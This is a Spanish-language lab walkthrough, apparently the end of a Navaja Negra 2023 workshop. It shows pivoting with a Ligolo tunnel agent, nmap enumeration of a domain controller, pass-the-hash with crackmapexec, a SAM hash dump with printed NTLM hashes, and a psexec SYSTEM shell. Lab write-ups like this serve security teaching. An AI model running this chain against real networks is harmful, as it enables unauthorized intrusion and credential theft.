Una vez realizada la elevación de privilegios en Workstation-01 y realizado el proceso de post-explotación, vamos a pivotar al nuevo segmento de red que hemos encontrado,

10.120.116.0/24. La forma de realizar el pivote al nuevo segmento es la misma que hemos realizado hasta ahora. Transferimos el agent.exe desde la máquina de ataque al objetivo y lo configuramos.

```
C:\Windows\Temp>agent.exe --connect 172.16.10.5:11601 -ignore-cert
agent.exe --connect 172.16.10.5:11601 -ignore-cert
time="2023-10-14T10:47:58+02:00" level=warning msg="warning, certificate validation disabled"
time="2023-10-14T10:47:58+02:00" level=info msg="Connection established" addr="172.16.10.5:11601"
```


En nuestra máquina de ataque configuramos el nuevo segmento encontrado, el reenvío de puertos y añadimos el nuevo segmento a la tabla de enrutamiento.

```
[Agent : root@backupserver] » session
? Specify a session : 4 - NT AUTHORITY\SYSTEM@Workstation-01 - 127.0.0.1:43532
[Agent : NT AUTHORITY\SYSTEM@Workstation-01] » start
? Tunnel already running, switch from root@backupserver to NT AUTHORITY\SYSTEM@Workstation-01? Yes
[Agent : NT AUTHORITY\SYSTEM@Workstation-01] » INFO[18085] Closing tunnel to NT AUTHORITY\SYSTEM@Workstation-01 ..
INFO[18085] Starting tunnel to NT AUTHORITY\SYSTEM@Workstation-01
[Agent : NT AUTHORITY\SYSTEM@Workstation-01] »
[Agent : NT AUTHORITY\SYSTEM@Workstation-01] » listener_add --addr 0.0.0.0:8081 --to 127.0.0.1:8081 --tcp
INFO[18092] Listener created on remote agent!
[Agent : NT AUTHORITY\SYSTEM@Workstation-01] » listener_add --addr 0.0.0.0:1234 --to 127.0.0.1:1234 --tcp
INFO[18096] Listener created on remote agent!
[Agent : NT AUTHORITY\SYSTEM@Workstation-01] » listener_add --addr 0.0.0.0:11601 --to 127.0.0.1:11601 --tcp
INFO[18102] Listener created on remote agent!
[Agent : NT AUTHORITY\SYSTEM@Workstation-01] »
```

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja]
└─$ sudo ip route add 10.120.116.0/24 dev ligolo
[sudo] password for kali:
```

Y ya podremos comenzar la enumeración del nuevo segmento de red.

14. Enumerando el segmento 10.120.116.0/24

Una vez que hemos configurado Ligolo y que tenemos acceso al nuevo segmento de red, vamos a comenzar el proceso de enumeración para determinar los equipos que vamos a existen en esta red.

```
nmap -Pn 10.120.116.0/24

Nmap scan report for 10.120.116.75
Host is up (0.035s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
5357/tcp open  wsdapi
```

Obtenemos un único equipo en el nuevo segmento de red encontrado. Ya podemos comenzar el proceso de enumeración del nuevo sistema encontrado.

15. 10.120.116.75

15.1. Enumeración

15.1.1. Enumeración de puertos

Vamos a enumerar los servicios disponibles en el nuevo equipo descubierto en este segmento de red. Comenzamos con la enumeración rápida de servicios.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja]
└─$ nmap -p- --open -Pn --min-rate 500 10.120.116.75
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 19:58 EDT
Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 4.80% done; ETC: 20:02 (0:03:38 remaining)
Stats: 0:01:10 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 31.29% done; ETC: 20:02 (0:02:34 remaining)
Stats: 0:03:21 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 94.61% done; ETC: 20:02 (0:00:12 remaining)
Nmap scan report for 10.120.116.75
Host is up (0.048s latency).
Not shown: 65508 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5357/tcp  open  wsdapi
5985/tcp  open  wsman
```

Una vez hemos completado la enumeración rápida de los servicios disponibles, vamos a enumerar de forma detallada que se está ejecutando tras cada puerto abierto.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja]
└─$ nmap -p53,88,135,139,389,445,464,593,636,3268,3269,5357,5985 -sVC -Pn -n 10.120.116.75
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-13 20:05 EDT
Nmap scan report for 10.120.116.75
Host is up (0.038s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-10-14 09:05:29Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: navajanegra.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: navajanegra.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```


15.2. Explotación y elevación de privilegios

En la máquina objetivo existen varios servicios a los que con credenciales nos podremos conectar. Vamos a enumerar si las credenciales que obtuvimos en la máquina anterior son válidas para alguno de los servicios.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja]
└─$ crackmapexec smb 10.120.116.75 -u r.rodenas -H 2ad28bfcbf65dd3e46f6776dfc0fa5d2
SMB         10.120.116.75   445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:navajanegra.local) (signing:True) (SMBv1:False)
SMB         10.120.116.75   445    DC01             [+] navajanegra.local\r.rodenas:2ad28bfcbf65dd3e46f6776dfc0fa5d2 (Pwn3d!)
```

Obtenemos un resultado positivo. Esto nos va a permitir acceder a este equipo con una shell con privilegios elevados. Y no solo eso, vamos a poder volcar los hashes almacenas en SAM de la siguiente forma:

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja]
└─$ crackmapexec smb 10.120.116.75 -u r.rodenas -H 2ad28bfcbf65dd3e46f6776dfc0fa5d2 --sam
SMB         10.120.116.75   445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:navajanegra.local) (signing:True) (SMBv1:False)
SMB         10.120.116.75   445    DC01             [+] navajanegra.local\r.rodenas:2ad28bfcbf65dd3e46f6776dfc0fa5d2 (Pwn3d!)
SMB         10.120.116.75   445    DC01             [+] Dumping SAM hashes
SMB         10.120.116.75   445    DC01             Administrator:500:aad3b435b51404eeaad3b435b51404ee:b820c1a62cb8af5554962b64efff2b88:::
SMB         10.120.116.75   445    DC01             Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB         10.120.116.75   445    DC01             DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ERROR:root:SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
SMB         10.120.116.75   445    DC01             [+] Added 3 SAM hashes to the database
```

Obtenemos el hash del usuario Administrator en lo que parece que es el Domain Controller. Vamos a conectarnos con las credenciales del usuario Administrator.

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja]
└─$ crackmapexec smb 10.120.116.75 -u administrator -H b820c1a62cb8af5554962b64efff2b88
SMB         10.120.116.75   445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:navajanegra.local) (signing:True) (SMBv1:False)
SMB         10.120.116.75   445    DC01             [+] navajanegra.local\administrator:b820c1a62cb8af5554962b64efff2b88 (Pwn3d!)
```

```
┌──(kali㉿kali)-[~/Desktop/tallernavaja]
└─$ impacket-psexec -hashes 00000000000000000000000000000000:b820c1a62cb8af5554962b64efff2b88 navajanegra.local/administrator@10.120.116.75
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.120.116.75.....
[*] Found writable share ADMIN$
[*] Uploading file cLfONlsB.exe
[*] Opening SVCManager on 10.120.116.75.....
[*] Creating service frUT on 10.120.116.75.....
[*] Starting service frUT.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.3650]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Obtenemos privilegios elevados y acceso al Domain Controller como usuario Administrator.


```
C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8e0d:44be:1af3:2888%12
   IPv4 Address. . . . . . . . . . . : 10.120.116.75
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.120.116.1

C:\Windows\system32> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DC01
   Primary Dns Suffix  . . . . . . . : navajanegra.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : navajanegra.local

Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
   Physical Address. . . . . . . . . : 08-00-27-90-58-1C
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::8e0d:44be:1af3:2888%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.120.116.75(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.120.116.1
   DHCPv6 IAID . . . . . . . . . . . : 101187623
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-2C-9A-5D-42-08-00-27-90-58-1C
   DNS Servers . . . . . . . . . . . : ::1
                                       127.0.0.1
                                       8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Y ya estaría completado el laboratorio del Taller que impartí en el Congreso de Navaja Negra 2023.


EL HACKER
ETICO


EL HACKER
ETICO